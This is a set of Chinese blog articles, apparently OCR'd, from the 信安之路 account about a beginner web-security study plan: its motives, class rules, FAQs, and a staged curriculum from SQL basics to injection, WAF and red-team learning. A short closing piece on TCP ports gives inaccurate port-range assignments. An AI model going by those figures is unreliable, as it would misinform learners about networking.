后续的每周计划都会在知识星球里同步，将不再公众号推送，距离第一周任务结束还有两周的时间，过了这个时间将不再接收新的学员，请大家知晓，希望通过这一年的努力，能有一些人脱颖而出，成为安全圈的人才。


脚　警艰矿

原创 myh0st 信安之路 2019-07-24

每一个人在都存在迷茫期，不知道现阶段想做什么，能做什么，该做什么，因为缺乏明确的长远目标或者有长远的目标但是不知道该怎么实现，没有将长远的目标划分为明确的短期目标，从而导致自己一段时期的迷茫和不知所措。

长远的大目标非常容易确定，比如对于很多想从事安全行业的人来说，经常听别人说起渗透测试、web 安全以及最近比较火的红蓝对抗，所以很多人可能就定了自己的一个大目标，我想从事渗透测试的工作或者我想从事 web 安全的工作，还有很多人想要从事红蓝对抗的工作，但是对于这个大目标如何分解成短期的小目标，估计很多人就茫然了，如何学习呢？学习什么呢？

我们先来聊一聊这三个方向的关系，web 应用作为互联网上应用最广的应用，也是历史出现安全问题最多的应用，大部分的安全从业人员都是从学习 web 安全开始的，很多安全方面的思维也是从这里锻炼出来的，所以首先学习 web 安全是非常必要的，而渗透测试包含的面就比较广了，其中包含了 web 应用的安全测试，还包含很多其他的应用和服务的安全测试，比如：服务弱口令、信息泄露等。红蓝对抗则更广了，渗透测试可以算是主动测试应用和服务的安全问题，红蓝对抗中的攻击队除了渗透测试所包含的项目之外，还包含了一些被动攻击的方法，比如：钓鱼、挂马、水坑、供应链等攻击手法，所以这三者的关系如下：



从难度上来说，web 安全是最容易的也是最基础的，渗透测试在 web 安全的基础上，扩展了很多其他的应用和服务的安全，更多体现在信息收集上，信息收集的越全面，发现安全问题的可能性就越大，而红蓝对抗则是站在全球顶尖黑客的角度，攻击的技术可以是最强大、最暴力、最持久的方式（APT），防御而言，则取决于公司的安全建设成熟度，能抵御 APT 的公司屈指可数，因为安全是一个动态的过程，所以不存在一劳永逸的安全建设方案，安全攻击是持久的，安全防御也应该是持久的，安全不单单要建设，还要运营，不只是需要安全设备，更需要安全人才。

目标明确之后，剩下的就是朝着这个目标前进，不断的学习，不断的接近目标，在这个过程中，最大的阻力就是我们自己，懒惰和畏难情绪是我们每个人都有的，懒惰这个东西其实也挺好克服的，做自己感兴趣的事情，我们不会觉得累，懒惰的原因是啥都不想干，啥都没兴趣，所以战胜懒惰的方法就是提升自己的兴趣，兴趣的提升有多种方式，比如：成就感、志同道合的朋友、对目标的向往等等，而畏难情绪需要环境的支持，我们都喜欢干容易干的事情，而对于难的事，让你一个人去干，你可能坚决不干，而一群人一起干，我想你就会跟着大家的脚步一起走了，所以环境很重要。

我们在技术学习的时候，遇到难题是常有的事，很多时候都需要自己解决，我相信只要给你时间，问题一定可以解决就是时间长短的问题，但是如果有人可以指点一下，那么解决问题的时间就会大大缩短，消耗的时间越多对于我们学习的积极性打击越大，有一个交流的环境不仅可以提升学习的乐趣、提升学习的兴趣还能获得解决问题的成就感，怎么看对于学习来说，环境都是至关重要的。

信安之路的这次实验班，解决的就是学习中经常遇到的这几个问题，大方向是明确的，只要你想参与，那你就有了一个长期的大目标，加入学习之后，我会将这个大目标拆分成不同的小目标，然后将小目标一个接一个的完成，不仅可以增加学习的趣味性，还能快速获得成就感，在学习遇到困难的时候，身边有一群在做同样一件事的朋友，能够快速解决你所遇到的问题，在任务结束的时候，还能学习别人优秀的报告，补充自己的短板，这个过程是非常难得的。

我们都知道，在学校的时候大家的学习氛围是最好的，大家都在为了一个共同点目标而努力，回想高中时期，身边的朋友都在为了高考而加班加点的学习，互相讨论问题，高中时期的感情也是最好的，我希望一年之后，信安之路的实验班出来的朋友也能跟高中时期的朋友一样，不仅仅是技术上的提升，还能再感情上得到提升，我们都是一起拼搏过的人，为了一个共同的目标，没有利益的纠葛，无论你处于何种职业、年龄几何，我们都是信安之路的同行人。

订ⓡ Ⓓ ⓟ 院

原创 myh0st 信安之路 2019-07-29

今天是信安之路小白 成长计划的第一天，因为第一周的任务是一个门槛，必须完成第一周的任务才能继续参加后面的学习任务，所以我提前将第一周的任务发布出去，供大家提前参考学习，增加大家进入后续学习的可能性，对于这件事来说，最核心并且最关键的部分在于我的目标制定，目标制定的好坏决定了这件事最后的结果，所以如何制定短期目标是非常关键的。

在我最初学习的时候，只知道一个大的方向，然后看书，一页一页看，根本不知道看完之后能干嘛，根本不存在什么短期目标，属于囫囵吞枣式的学习，然后就是去看看论坛的文章，别人是怎么做的，然后照着去尝试实践，效率很低，完全属于自己摸索，虽然当时也存在培训，看一些免费的培训课程，其中怎么教，我们怎么做，这个过程能学到的东西有限，然后整个学习的过程就变得非常漫长，这次的计划我的主要目的是想通过我这几年的学习工作经验，将整个技术学习路线进行浓缩，然后根据我的经验，从大量的学习资料中提取出关键的部分，并分为不同的目标，由浅入深，循序渐进的将枯燥的学习过程变得更加有趣以及效率更高。

对于一条完全陌生的路线，我们在走的过程一定是磕磕碰碰的，走冤枉路在所难免，从而导致整个走完全程需要很长的时间，而如果有一个熟悉路线的导游进行带路，那么我们到达最终目标的时间将会缩短很多。那么就有人说了，如果之前的坑不踩，那么以后不是还会遇到吗，在学习的过程中不就是要不断的踩坑吗？这句话也没错，踩坑是必不可少的，成长计划可以算作一个导游带路的过程，我们要保证的是你学习方向不偏离航线，大方向不变，那么其中的坑还是自己踩，我们不会带着你绕过所有坑，只会让你踩你需要踩的坑，而不是什么坑都踩，从而在非目标航线上越走越远，从而浪费很多的时间。

除了在大方向上做引导之外，我们还会为所有参与者提供交流的环境，交流需要共同话题才能持续下去，这也是我们信安之路成立不同的兴趣小组的原因，只有大家专业方向一致，然后水平差不多在一个水平线的时候，交流起来才更加顺畅，交流的氛围才能保证。参与成长计划的所有同学，每周学习的内容都是为了完成最终的学习目标，大家会在相同的时间段，踩类似的坑，在交流如何从坑里出来的时候，会有聊不完的话题，在这个过程中，即缓解了大家在学习过程中的枯燥情绪，又能学习到别人的踩坑经验从而避免自己踩同样的坑。

在制定任务目标的时候，既要考虑任务的意义，还要考虑完成任务多样性，因为在实际的工作中，领导安排任务在不告知任务的意义时，我们的工作积极性是不高的，但是如果领导告知了我们任务的意义，我们也认同，那么我们在完成任务的是将会倾尽全力还有可能创新。在实现任务的时候，可以选择的方案可能会有很多，但是那一个是最佳实践，在我们没有全部进行尝试的时候是无从知晓的。同样在我们的成长计划中，制定任务目标首先要做的就是讲清楚任务的意义，


为什么要做这个任务？做这个任务有什么意义？用什么样的方式实现？等等一系列的问题。不然，大家的学习积极性会变得越来越差，从而导致成长计划以失败而告终。

就拿第一周的任务来说，任务目标是：能够运行 php 代码并且可以使用 php 连接 mysql，成功执行 mysql 的语句，那么什么第一周要做这个呢？因为学习 web 安全，一定是要学会自己搭建 web 运行的环境的，在搭建的过程中可以深刻的理解到 php 和 mysql 以及 nginx 之间的关联关系，因为这个目标比较基础，大家也很常见，所以对于学习的意义不存在歧义，也不用做过多的解释。

任务目标的制定需要有一个明确的结果，这样大家在做任务的时候才不会出现一团浆糊的情况，所以目标要明确做到什么程度，以什么样的结果验收。结果虽然需要明确，但是其中的实现过程则不需要做过多的要求，比如使用什么样的操作系统、使用什么样的虚拟技术、使用的 web 组件用什么样的版本等等比较细节的东西，这样大家在选择路径的时候，可以发挥自己的特长，从而实现多样性，这样大家提交的报告对于大家而言才是最有价值的报告。

除了有一个基础目标之外，还需要有一些扩展的任务，因为每个人的基础不同，对于初学者而言，基础任务已经够喝一壶了，但是对于有一些基础的人而言，分分钟可以搞定，那么这部分人就会变得无事可做，渐渐的失去兴趣，所以需要有一些扩展任务来提升任务的难度，让有一些基础的人也可以做的有挑战有意思，最后提交的报告对于班级里的所有同学都是非常有意义的。

虽然今天才是第一周任务的起始日，但是已经有 40+ 的小伙伴完成了第一周的任务，大家的积极性非常不错，让我对于后续的学习充满了希望，看了下大家的报告，写的都挺不错的，对于安全加固也有自己的理解，已经有了一个好的开头，我相信一定会有一个好的结尾，大家共勉！



对于这个成长计划，有一些朋友有自己的一些问题，我记录了一下，进行一一解答：

1、你搞这个事的最终目的是什么？

我想的很简单，我就是想通过我的努力，希望可以带出一批自学能力强的小伙伴，提供一些路线支持，让坚持下来的小伙伴获得技术的提升，更多的是自学能力的提升，有了自学能力，无论学习什么，做什么，都是可以成功的，单纯的教技术，真不如交给他怎么学习效果好，更持久，也算为安全圈出一份自己的力量。

2、现在没时间，第二期什么时候？

说实话，这一期也是做实验，有没有第二期说不定，因为每一个新鲜事物的产生都会火一阵，到第二期第三期，会越来越差，如果第一期圆满成功，那么这个过程中留下的东西，将会造福整个安全圈小伙伴的学习之路，然后第二期第三期搞着也没啥意思，无非就是一个赚钱的途径罢了，对于安全圈的意义已经没有那么大了。如果失败了，那可能是因为模式的问题、或者我个人能力的问题，第二期第三期做的可能性就更小了，所以大家想参与尽快参与，参与不了，可以加入星球，陪着大家一起成长。

3、关于报名费和培训内容的事情是什么情况？

本身知识星期经过两年的沉淀，第一年的质量确实不怎么好，但是第二年的知识沉淀都是我这一年多的甲方工作中遇到或者学习到的东西，质量我是可以保

证的，所以入圈的费用完全抵消沉淀的知识是可以的，而且接下来的一年除了分享小白成长计划相关的学习目标之后，还会分享我所学所感的东西，价值远超这点圈费，所以这个计划的招生可以说是免费公益的。而培训内容的问题，因为我们这个并非传统的安全培训，不会制作任何的课程，也不会讲任何的技术细节，我打算在周日的时候组织大家进行线上会议，聊一聊一周的学习情况以及为大家讲解下一周的任务等等，所以不存在培训内容的问题。

4、加入圈子之后资料太多不知道该看什么？

圈子里的公告中包含了我们学习交流群的加入方式，第一周的任务可以在交流群里进行沟通，相关任务可以查看公众号菜单中间的成长计划，也可以在圈子里看标签**小白成长**下的内容，来了解需要做什么，以及完成之后提交给谁等等一系列的问题。

5、个人资料的编号哪里来？

可能是我的过失吧，没说清楚怎么看圈子里的编号，导致好多个小伙伴的编号搞错了，在进入信安之路的知识星球后，点击**右上角**，出现的菜单中有一个**星球名片**，点击名片后其中就包含了编号 ID，就是个人资料中需要的 ID，如图:


中国联通
上午11:47
70%
星球名片
信安之路
myh0st
编号：1
736天
加入星球
618条
发表主题
3632次
获得赞同
扫描二维码
来知识星球看我
微信好友
朋友圈
信安之路

6、你能保证交流的氛围吗?

我在这里不保证什么，但是我会尽我所能去帮助所有参与进来的人，包括加入知识星球的所有朋友，对于一件陌生的事情，大家或多或少会有些许疑虑，这很正常，所以对我们来说，这其实就是一个信任的问题，信安之路这两年来一直不断的分享安全技术相关文章以及在学习工作中的经验，大家都是看在眼里的，如果你信任我们，那么就可以加入我们，如果不信任，我们也无法保证什么，因为保证的东西也不是最靠谱的，最靠谱还是看实际行动以及我们历史的行为轨迹，是什么样的人，很容易就能分辨，是骗钱的还是实实在在做事的，一眼便知，所以最终还是一个信任的问题。

神迎 职 ⓔ

原创 myh0st 信安之路 2019-07-30

最近我们在搞的小白成长计划,听团队的小伙伴说,看到了一些不好的言论,比如割韭菜啥的,而且他对于我做的这个事也不是非常理解,没有 get 我做这件事的意义,对于别人怎么看,怎么说,我是不太在乎的,但是团队内部的小伙伴不理解、不认同我是不能不管的,因为我们是一个团队,只有得到了团队的支持我们才能更好的发展,所以就有了此篇。

产生这个情况也是怪我,我没有提前跟团队的小伙伴解释这些事情,一直是自己在想以及写一些相关的文章,如果好好看过文章的一定会理解我的用意的,但是大部分人看到这么多的文字,能完全看下去并理解的少之又少,所以我将之前的内容做一下精简,让大家更好的理解我们目前在做的这件事。

主要目的

1、提供学习交流的平台

2、将长期的学习目标分解成多个短期目标,增加学习的成就感

3、互相帮助共同成长

对安全圈的好处

1、聚集一批有追求,爱学习的人

2、通过学习的过程产出一些学习资料,算是一个成体系的东西

3、为安全圈培养更多自学能力强的人才

参与的人能得到什么

1、技术的成长,只要坚持学习到最后都能有所收获

2、信安之路会提供毕业证书,加盖公章,唯一编号,在线可查

3、一批志同道合的同行人

是不是真的在割韭菜

1、信安之路有自己的使命愿景和价值观，钱不是唯一但也不是不要，因为团队和平台的运营需要钱

2、信安之路是多数公众号中少数未开放流量主功能的号，相当于关闭了一个赚钱的途径

3、信安之路一路走来很少接外边的广告，这也是大多数公众号的经济来源

4、信安之路的使命就是要帮助安全从业人员，做有价值的事，当然也要获取一些利益来维持信安之路的运营

5、如果信安之路的成长计划连续多期的话，然后每期都收钱，那么就真的有割韭菜的嫌疑了，所以成长计划只做一期

6、因为这种模式未曾有人做过，所以算创新的事情，很多人不理解也正常，因为我们信安之路一路走来创新不断，比如：兴趣小组、挑战赛等等

7、知识星球虽然收费，但是当你加入之后，三天之内无条件退款，如果里面的资料不足以让你心动，那么完全可以退出

8、整个学习计划，会在知识星球和正式学习群里同步，正式学习群的优势是大家可以相互交流并且定期组织会议

9、加入知识星球就可以参与学习，想要加入正式学习群则需要在 8 月 3 日之前完成第一周的任务报告

10、相比你付出的金钱，你的收获是无限的，只不过主动权掌握在你自己手里

后续计划

1、设置信安之路知识星球年度合伙人岗位，颁发合伙人聘书并给予一定奖励

2、设置信安之路兴趣小组终身负责人岗位，颁发负责人聘书并给予一定奖励

3、设置信安之路年度优秀作者荣誉，颁发荣誉证书并给予一定的奖励

4、设置信安之路成长计划毕业证书，完成毕业论文，颁发毕业证书

以上证书设置唯一编号，在公众号设置单独页面展示相关人员，实现在线可查，加盖公章以防伪造

推荐阅读

如果想了解更多的情况，请看下面的文章或者公众号菜单中间的成长计划栏目

原创 信安之路小白成长计划第一期实验班招生

原创 第一周：学籍备案以及环境准备

原创 学习这件事，目标和环境都很重要

原创 短期任务目标的制定是成功的关键

如果大家还有任何疑问可以提出来，不要自己在外面吐槽，我们对于大家的看法还是很期待的，希望可以在大家的监督下，我们越走越远，发展的越来越好。

作为信安之路的一分子需要完全理解我们的使命愿景和价值观，我们用这个作为前行的指导，不偏离航线，我们不是一个普通的民间团队，而是一个有追求的民间团队，价值取向，而非金钱。

原创 聊一聊信安之路的使命愿景和价值观

创新的路上被人不理解、被人误会、被人说、被人骂，实属正常，我们能做的就是做好每一件事，对得起自己和参与的人，只要是对安全圈有意义有价值的事情，我们都会去做，这就是我们一直坚守的价值观。

㈜ 评雅 闸

原创 myh0st 信安之路 2019-08-06

信安之路小白成长计划，第一周结束了，目前完成第一周任务并加入后续学习计划的人才仅仅三百，一年之后能有多少人坚持下来无法预测，但是无论是否可以完全走完这一年，也希望大家能有所收获，成就自己的同时，为安全圈留下一些脚印，供后来者参考。

这篇内容来自于信安之路小白成长计划的第一次周会，后续每周日会在成长计划交流群进行语言会议，同步一些学习中的问题、下一周的学习任务目标以及一些大家想要了解的话题。

第一周任务审核标准

第一周的任务主要是为了从大量的成员中选出真的想参与学习的同学，以为设立门槛，就一定有打酱油的被排除到门槛之外，从而提升活跃度，所以对于报告的内容质量没有过多要求。

对于提交的报告我大致看了一下，有些人完成的非常好，有的在结束的时间点，加固部分基本没做，但是没关系，小白成长这个计划重要的时候学习的态度，而非技术多厉害，技术厉害也就不用参与了，所以没做的要好好看看大家写的报告，学习别人的思路，扩充自己的短板，这就是成长。

有些同学想让我把优秀的选出来给大家看，但是我认为，这个看的过程最好自己去做，因为，学习过程中越复杂越能学到东西，服务越周到，自己参与的部分越少，对自己的成长越受限，所以必要的工作还是自己去做吧。

我能提供什么

因为个人精力有限，我的作用是将大家集中起来，提供学习目标，制定群规并设置惩罚措施，维护一个良好的学习环境，对于技术的细节我会不会参与讨论也不会讲课，但是可以提供思路上的帮助，具体的细节讨论可以在群里交流。

小白成长计划实验班班规

1、每周学习时间 **周一——周六**，报告提交、互相学习以及任务发布时间 **周日**，在学习时间内，禁止发布与当前阶段学习无关的话题，周日聊天内容不做限制

2、提问题之前要先自己搜索相关答案，实在没有解决办法的时候可以提出来，需要把自己做过的努力展示出来，然后抛出问题

3、不要为了提交报告而提交报告，在确实已经学的差不多的情况下再提交，这样可以根据学习的实际情况做出调整，是否需要提供更多时间之类的

4、做好项目管理，每周的学习可以创建对应的目录，将学习过程中涉及的参考资料集中起来，建议在 github 等平台将自己的每周学习记录同步，这样大家在相互学习的时候，不只是分享最终的学习成果，还可以扩展到学习过程中涉及的资料，未来将是一笔宝贵的财富

5、成员每周都需要参与讨论，无论是提问题还是回答问题，对于两周未参与讨论的成员将会被清退。

6、任务发布会根据每周任务完成数来定，如果周任务有上一周完成任务的成员数的一半完成，则发布新一周的任务，如果没有则时间顺延一周

7、报告提交名称：第一周-任务名称-常用 ID-个人星球编号.pdf ，群昵称：常用 ID-个人星球编号-地区

8、在看到对自己帮助很大的报告时，可以在群里推荐，并附带推荐理由，然后作为优秀报告分享到知识星球

9、周日例会结束可以做分享，分享人自荐，没有就不分享，不强求

第二阶段目标：sql 基础学习

学习 web 安全，sql 注入是必学的，因为 sql 注入问题是多年来一直位居榜首的 web 漏洞，而学习 sql 注入，核心的基础是 sql，所以在接下来的一段时间以学习 sql 为主要目标。

sql 注入可以分为几个阶段，比如：检测是否存在注入、通过注入漏洞获取数据、通过注入漏洞获取权限，根据这个三个不同阶段的要求进行划分。

第二周：认识 sql 并学习数据库的基础操作

1、什么是关系型和非关系型数据库，两者都包含哪些种类的数据库（理解两者的区别）

2、选择一种关系型数据库进行学习（选择自己不熟悉的进行学习，因为不同的数据库，其特性也不同，所以可以选择不熟悉或者感兴趣进行研究学习）

3、学习数据库中的字段类型并创建库和用户表，需要包含所有字段类型（主要熟悉数据库的基本使用，可以自由创建、删除、修改数据库和表）

4、学习数据库的增删改查，记录学习过程（重点是 sql 语句的理解）并形成报告（最终结果）

第一周会议问题与解答

本次会议，参会人数 100 + ，大家提了很多问题，我也没有全部记录，挑了几个进行回答，还有其他想了解的，可以在第二周的周日讨论交流。

大家是小白计划的主角，我只是个辅助

大家要摆正态度，在学习过程中，我只是个辅助，我如果做的越多，大家可能做的就越少，就像传统培训，一切的环境和教学内容都有讲师制作，那么学员能做的事很少，都按照正确的步骤进行，那么就不会遇到问题，或者遇到的问题很少，能学到的东西只是一个结果，过程根本无法理解，所以大家是学习的主角，每周的报告虽多，但是也需要大家认真去看，让我为大家筛选优质报告，那么我们这个成长计划的效果就会大打折扣，在学习中遇到的问题越多，那么在工作中遇到问题解决问题的时间就越少，这也是我们这个计划的目的之一。

这一年的计划是什么？

本年度成长计划只做一期，一共分七个阶段：

第一阶段：学籍备案以及环境准备

第二阶段：数据库基础学习

第三阶段：web 漏洞实战之 sql 注入

第四阶段：web 漏洞实战之其他漏洞

第五阶段：waf 原理学习与实践

第六阶段：渗透测试实战

第七阶段：红蓝对抗学习

这些阶段涉及到的技术包括：数据库学习、常见 web 漏洞学习、php 脚本编写、python 自动化工具编写、渗透测试流程实战、waf 原理以及正则表达式学习、Windows 域环境及工具命令学习 等

红蓝对抗是什么？

我们这里的红蓝对抗的学习主要研究攻击技术，也就是国外说的红队，因为蓝队主要是甲方的安全防御团队，需要的资源和代价很大，不是单兵可以搞定的，我们这个成长计划主要就是单兵作战，红队攻击方面包含了一些渗透中不包含的技术，比如：钓鱼、挂马、水坑、供应链、社工、物理攻击等等，这些都不是我们的主要学习内容，因为攻击性比较强，我们这方便只关注在内网环境的学习，也就是内网渗透，怎么进内网这个就需要大家自己来学习了。

有没有可能在安全建设中涉及机器学习？

我所知道的在用户行为分析的过程中处理用户行为的大量数据是可以用机器学习的，我之前在做爬虫识别中尝试过使用机器学习中的降维聚类算法，进行无监督学习，效果不太好，还是自己的规则更好用，当时的情况我是已经非常熟悉爬虫的家族，只是使用一下看看效果，如果不熟悉的情况下，使用机器学习来聚类可能会节省一些分析时间，准确度是无法保证的，毕竟机器学习就是一个概率的问题，无法实锤，只能参考。

工作的话，安全岗位都有哪些？

在甲方的话，根据公司体量的不同，所需的安全人才不一样，小公司普遍存在一个人的安全部，一个人啥都搞，比如安全平台搭建、应用安全（渗透、SDL）、安全培训（意识、技术）、安全合规（等保、ISO27001）、数据安全等等，如果公司比较大且重视，那么这些工作内容可以再进行细分。

由于渗透测试工作，在业务系统多的情况下，甲方是可以招专职的，但是在业务系统少的情况下，渗透测试岗位可能会比较闲，养一个专职渗透可能会比较奢侈，所以会使用一些乙方的服务，对于乙方的安全岗位就比较多了，基本上只要涉及到安全方面的都有，比如渗透测试、安全服务、驻场、安全研究、漏洞挖掘、红蓝对抗、安全测评、安全咨询等等。

把这些阶段学习完，能搞到毕业证吗？

只能说不一定，在结束的时候需要大家编写毕业论文，毕业论文会在公众号发布，只有满足了这个条件最后才颁发毕业证书，所以即使学习完了也不一定能

拿到毕业证书，这也是为了保证拿到证书人的质量，提升我们证书的含金量，而且仅此一期。

现在还能加入吗？

由于第一周任务已经结束，通过门槛的人数接近 300 人，这已经是非常多了对于一个班级来说，现在群已封闭，只出不进，如果想要跟着大家的节奏学习，可以加入知识星球跟着任务走，但是无法参与到群交流中，加入知识星球的可以加入我们的学习交流大群，说不定在那里提出你的问题，也可以得到解答。

加入成长计划交流群的人是我们的学习火车头，其他想要学习成长的小伙伴可以在火车头的带领下完成这一年多学习，火车头成员在学习过程中整理的资料和编写的报告会发布在 github 等平台分享，大家也可以去这些平台去寻找火车头成员的学习记录。

技术分享

技术是实现想法的关键，在安全领域，技术的分类有很多，比如偏 web 方面的渗透测试、web 安全，偏二进制方向的病毒分析、漏洞挖掘等，还有其他的比如：数据安全、红蓝对抗、威胁情报、安全合规、黑灰产研究等。

技术的提升更多的是需要自己花时间去研究，而非通过阅读文章而将技术消化掉，信安之路分享的技术文章更多是偏技术原理的，知其然知其所以然，这样才可以举一反三，分享的价值最大话，而非一些花拳绣腿，换一个场景就失效的技术，分享的意义显得没有那么大。

蚁耻

原创 myh0st 信安之路 2019-01-02

网络端口分两种，一种是实体的端口，也叫接口比如 USB 端口、串型端口等，还有一种网络端口是网络协议规定好的，是虚拟出来完成计算机之间互相通讯的，那么为什么是 65535 而不是更多呢？

因为 TCP/IP 协议里规定的啦，规定协议是人定的，当然不是越多越好，够用就好了，何必搞那么多，大家都知道计算机是底层是二进制的世界，然而 2 的 16 次方正好是 65536 ，从 0 到 65535 正好是 65536，那为什么是 16 次方呢？

16 正好是 2 的 4 次方，你看到这些数字都是 2 的 n 次方，这也是二进制的特征，如果不选 2 的 16 次方，那么只有 2 的 8 次方或者 2 的 32 次方，不是太大就是太小，所以就算了 2 的 16 次方，不多不少正合适。

俗话说，无规矩不成方圆，为了防止堵车，路口设置了红绿灯，为了能够找到相对应的人，家家户户都有自己的门牌号，计算机之间的通信当然也不能没有规矩，端口号也不是随便设置的，如果你非要随便设置那也没人会阻止你，唯一会影响的就是你与其他计算机之间的通信罢了，那么设置端口有哪些规则呢？

规则设计者只负责管理 0 到 1023 之间的端口，而 0 到 255 之间到端口是用来给公共应用来用的，比如 ftp 的 21、ssh 的 22、http 的 80 等，256 到 1023 之间的端口用来分配给各个公司使用，而 1024 到 65535 之间的端口，官方叫临时端口，大家可以随意设置，至于是不是你的专属端口号，那就看你的知名度如何了，用你应用的人多，自然你的端口号就耳熟能详，用的人少，自然大家也不会把这个端口号默认给你，用的多的比如 mysql 的 3306、mssql 的 1433、oracle 的 1521 等。

